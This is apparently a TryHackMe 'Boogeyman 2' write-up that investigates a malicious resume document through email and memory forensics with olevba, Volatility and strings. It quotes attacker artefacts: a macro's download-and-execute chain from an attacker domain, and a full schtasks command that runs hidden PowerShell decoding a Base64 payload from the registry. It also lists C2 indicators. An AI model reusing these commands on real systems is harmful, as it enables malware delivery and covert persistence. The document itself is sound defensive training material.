TryHackMe — Boogeyman 2

The Boogeyman returns. This time the delivery mechanism is a malicious Word document disguised as a job application resume. The victim is Maxine, an HR specialist at Quick Logistics LLC. Two artefacts: a phishing email and a raw memory dump of her workstation. No PCAP, no PowerShell logs — everything has to come out of RAM.
This is the first room where I worked with memory forensics in a real investigation context. Volatility was new as a primary tool, and the combination of Volatility plugins with strings and grep on the raw dump turned out to be more useful than I initially expected.
| Field | Details |
|---|---|
| Platform | TryHackMe |
| Room/Machine | Boogeyman 2 |
| Difficulty | Medium |
| Tags | memory-forensics, volatility, olevba, vba-macro, scheduled-task, c2 |
Theory
Volatility 3
Volatility is an open-source framework for extracting digital artefacts from RAM dumps. It works by parsing memory structures — process lists, network connections, file handles, loaded DLLs — using OS-specific knowledge of how Windows lays out these structures in memory. The key point for this room: not every plugin works on every OS version. The Windows 10 memory dump used here exposed that limit early.
Volatility 3 uses a different plugin syntax than the older Volatility 2. Where Volatility 2 used netscan, Volatility 3 uses windows.netscan. I tried both and ran into the first problem of the room immediately.
olevba
olevba is part of the oletools package — a set of Python tools for analysing Microsoft Office files. It extracts and decompiles VBA macros from .doc, .xls, and related formats, flagging suspicious constructs like AutoOpen, Shell, CreateObject, and hardcoded URLs. It’s the right first tool when the initial access vector is a malicious Office attachment.
strings + grep on raw memory
A memory dump is ultimately a binary file containing everything that was in RAM at the time of capture — process memory, file caches, network buffers, strings that were in use. strings extracts all printable character sequences from a binary file. Piped into grep, this becomes a fast way to search for specific patterns across the entire memory image without relying on a Volatility plugin. It’s less structured than Volatility — there’s no context, no process attribution — but for finding URLs, domain names, and command strings, it’s surprisingly direct.
Persistence via Scheduled Tasks
schtasks is a Windows built-in utility for creating and managing scheduled tasks. It’s a Living-off-the-Land Binary (LOLBin) — a legitimate Windows tool repurposed for malicious persistence. In this room, the attacker used schtasks /Create to establish a daily trigger that re-executes the malware payload via a Base64-encoded PowerShell command stored in the registry. No additional software required — just the operating system itself.
Phase 1 — Email and Document Analysis
Identifying the Victim
The phishing email provided in the artefacts directory gives the basic context: sender, recipient, and the attachment Resume_WesleyTaylor.doc. A quick filescan in Volatility confirms the document was opened — it appears in the INetCache path under maxine.beck, the compromised user’s profile:

The INetCache path (AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\...) is where Outlook caches attachments when a user opens them from an email — confirming Maxine opened the attachment directly from the email rather than saving it first.
olevba — Macro Analysis
Running olevba against the document extracts the embedded VBA macro immediately:

The macro is a Sub AutoOpen() — it runs automatically when the document is opened in Word with macros enabled. The logic:
- Creates a
Microsoft.XMLHTTPobject and sends a GET request tohttps://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png - Saves the response body to
C:\ProgramData\update.jsusing anAdodb.Streamobject - Creates a
WScript.Shellobject and executeswscript.exe C:\ProgramData\update.js
The file is named update.png on the server — a classic extension mismatch to avoid casual detection — but saved and executed as a .js file. The olevba IOC table at the bottom confirms the URL, update.js, and wscript.exe as indicators.
Phase 2 — Memory Forensics with Volatility
The netstat Problem
The first thing I tried was windows.netstat — the Volatility 3 plugin for network connections. It returned no results. After some research, this turned out to be a known limitation: windows.netstat relies on specific Windows kernel structures that changed between Windows versions, and the plugin doesn’t support Windows 10 memory dumps in the current Volatility 3 build. windows.netscan, which uses a different scanning approach (pool tag scanning rather than walking the kernel’s network table), works where netstat doesn’t.
This was the first unexpected obstacle — a plugin that’s listed in the documentation simply doesn’t produce output for this particular dump. The workaround wasn’t obvious without research.
Process Tree — Finding the Malicious Process
windows.pstree lists processes in parent-child hierarchy, which makes it easier to spot unexpected relationships. The key finding: wscript.exe spawned a child process named updater.exe — PID 6216. wscript.exe executing an unknown binary dropped by a VBA macro is exactly what the olevba analysis pointed to.
Locating updater.exe via filescan
With the process name confirmed, windows.filescan shows where the binary lives on disk:

updater.exe appears in \Windows\Tasks\ — an unusual location for an executable. Windows\Tasks is where scheduled task definitions are stored, not executables. Placing a malicious binary there is a way to make it slightly less obvious in a standard directory listing focused on System32 or ProgramData.
I also tried grep -i (case-insensitive) to catch all variants:

The -i version additionally caught the Prefetch entry (UPDATER.EXE-F25601BD.pf) — Windows creates a Prefetch file the first time an executable runs. This independently confirms updater.exe was executed, not just present on disk.
C2 Connections via netscan
With PID 6216 identified, windows.netscan filtered for updater.exe shows the C2 activity:

Multiple TCP connections from the victim machine (10.10.49.181) to 128.199.95.189 on port 8080 — all in CLOSED state, meaning they completed before the memory dump was taken. The timestamps cluster between 14:12 and 14:16, consistent with the execution timeline from the other artefacts. Port 8080 is a common alternative HTTP port used for C2 to avoid triggering rules on port 80.
Phase 3 — strings on the Raw Dump
Finding the Malware URL
I had the C2 IP and process name, but not the full download URL for updater.exe — the memory dump would contain it if it was ever in a string buffer. The Volatility plugins I tried didn’t surface it directly. That’s when strings on the raw image became the approach:
1
strings WKSTN-2961.raw | grep -P "://\w+\b\.boogeyman"

The -P flag enables Perl-compatible regular expressions in grep. The pattern ://\w+\b\.boogeyman matches any URL-like string containing a subdomain of boogeyman — \w+ matches word characters (the subdomain), \b enforces a word boundary, and \.boogeyman matches the literal domain prefix. I’ve recently started learning regex via regexone.com, and this was the first time I applied it to a real investigation problem rather than an exercise.
The output shows var url = "https://files.boogeymanisback.lol/[redacted]/update.exe" — this is inside the JavaScript payload (update.js) that the VBA macro dropped. The .js file downloaded update.exe (named update.png on the server), which is updater.exe after execution. The full URL chain is now visible.
It took me a while to arrive at strings as the right approach here. I had been working through Volatility plugins looking for a way to extract the URL, and it wasn’t until I stepped back and thought about what the raw binary would contain that strings became obvious. Volatility is the right tool for structured data; strings is the right tool for text patterns anywhere in memory.
Scheduled Task — Finding the Persistence Mechanism
The last question was how the attacker maintained persistence. The approach: dump the memory of PID 6216 and search it for schtasks:
1
strings pid.6216.dmp | grep "powershell.exe\|cmd.exe" | tail | grep schtasks

And against the full raw image for more context:
1
strings WKSTN-2961.raw | grep schtasks

The full command is visible: schtasks /Create /F /SC DAILY /ST 09:00 /TN Updater /TR 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug)))\"
The task runs daily at 09:00. The payload is a Base64-encoded PowerShell command stored in the registry under HKCU:\Software\Microsoft\Windows\CurrentVersion in a key named debug. The powershell.exe command retrieves and decodes it at runtime — the actual malicious code is never directly visible in the scheduled task definition, only the retrieval mechanism is.
With more Volatility experience, the registry key could probably be read directly using windows.registry.printkey — navigating to that exact path would have given the encoded payload without needing strings. strings on the raw image produces the same answer but without context or structure around it.
Tools Used
| Tool | Purpose |
|---|---|
| olevba | VBA macro extraction and analysis from Word document |
Volatility 3 — windows.pstree | Process hierarchy — identifying wscript.exe → updater.exe chain |
Volatility 3 — windows.filescan | Locating updater.exe on disk and confirming execution via Prefetch |
Volatility 3 — windows.netscan | C2 connection identification — IP, port, timestamps |
strings + grep | Extracting URLs and command strings from raw memory and process dumps |
grep -P | Perl-compatible regex filtering on strings output |
Flags
Flags are intentionally omitted.
Lessons Learned
Not every Volatility plugin works on every OS version. windows.netstat failing on a Windows 10 dump wasn’t obvious from the documentation — it just returned nothing. Research confirmed it’s a known limitation. windows.netscan uses a different method (pool scanning) and works where netstat doesn’t. Knowing which plugin to fall back to, and why, is something that only becomes clear when one fails.
strings on the raw dump fills gaps that plugins leave. Volatility is structured — it gives you process objects, network socket objects, file objects. But the raw string content of process memory, cached file data, and network buffers isn’t always accessible through a plugin. strings | grep on the entire dump is an unstructured but effective fallback. It has no context, but if you’re searching for a known pattern like a domain name or a command keyword, it often finds it faster than hunting for the right plugin.
pstree is the right starting point for process analysis. Listing all processes and their parent-child relationships immediately surfaced the suspicious chain: wscript.exe → updater.exe. Seeing that relationship made everything downstream make sense. A process named updater.exe with no obvious parent would be easy to overlook in a flat process list — the tree view makes the anomaly visible.
Prefetch entries are independent execution confirmation. UPDATER.EXE-F25601BD.pf in the filescan output is separate from the binary itself — Windows creates it on first execution. Finding it via grep -i was a reminder that case-insensitive matching matters when filenames might appear in different capitalizations across different memory regions.
Regex is genuinely useful for grep. Using grep -P "://\w+\b\.boogeyman" to find all URLs under the attacker’s domain was more precise than a plain grep boogeyman — it filtered out partial string fragments and found full URL patterns. It’s a small thing, but knowing the difference between -P and plain grep, and being able to write a basic pattern, changed what I could extract from the output.
The registry-based payload storage is elegant and hard to find without knowing where to look. The scheduled task definition only contains a PowerShell command that reads a registry key at runtime — not the actual payload. Looking at just the task definition wouldn’t reveal what executes. Searching for schtasks in memory found both the task creation command and the registry path, which together give the complete picture. With more Volatility experience, windows.registry.printkey at that exact path would give the stored payload directly.
Defensive Takeaways
Disable macros by default across the organisation. The entire attack chain starts with AutoOpen() in a VBA macro. Microsoft’s current default in Office 365 and recent Office versions blocks macros from internet-downloaded files via the Mark of the Web mechanism — but this protection can be misconfigured or bypassed. A Group Policy that disables VBA macros organisation-wide, with exceptions only for signed macros from trusted publishers, stops this delivery mechanism entirely.
Monitor wscript.exe and cscript.exe spawning child processes. wscript.exe executing a .js file that then drops and runs an .exe is abnormal behaviour. EDR rules or Windows Defender Application Control policies that alert or block script interpreters spawning unexpected child processes would have flagged this at execution time — before the C2 connection was even established.
Windows\Tasks is not a normal location for executables. Placing updater.exe in C:\Windows\Tasks\ is an attempt to blend in by using a legitimate system directory. File integrity monitoring on directories that should only contain task XML definitions, not binaries, would surface this immediately.
Scheduled tasks with Base64-encoded payloads reading from the registry are a persistence red flag. schtasks /Create with a PowerShell command that Base64-decodes content from a registry key is a well-documented APT persistence pattern. Windows Event ID 4698 (scheduled task creation) logged to a SIEM, with alerting on any task whose action contains FromBase64String or HKCU:\Software\Microsoft\Windows\CurrentVersion, would catch this generically — not just this specific campaign.
C2 on port 8080 deserves the same scrutiny as port 80. Outbound connections to port 8080 from endpoints are often less inspected than port 80 or 443. Consistent repeated connections from a single endpoint to an external IP on port 8080 — particularly if the IP has low reputation or is newly registered — should trigger investigation regardless of port number.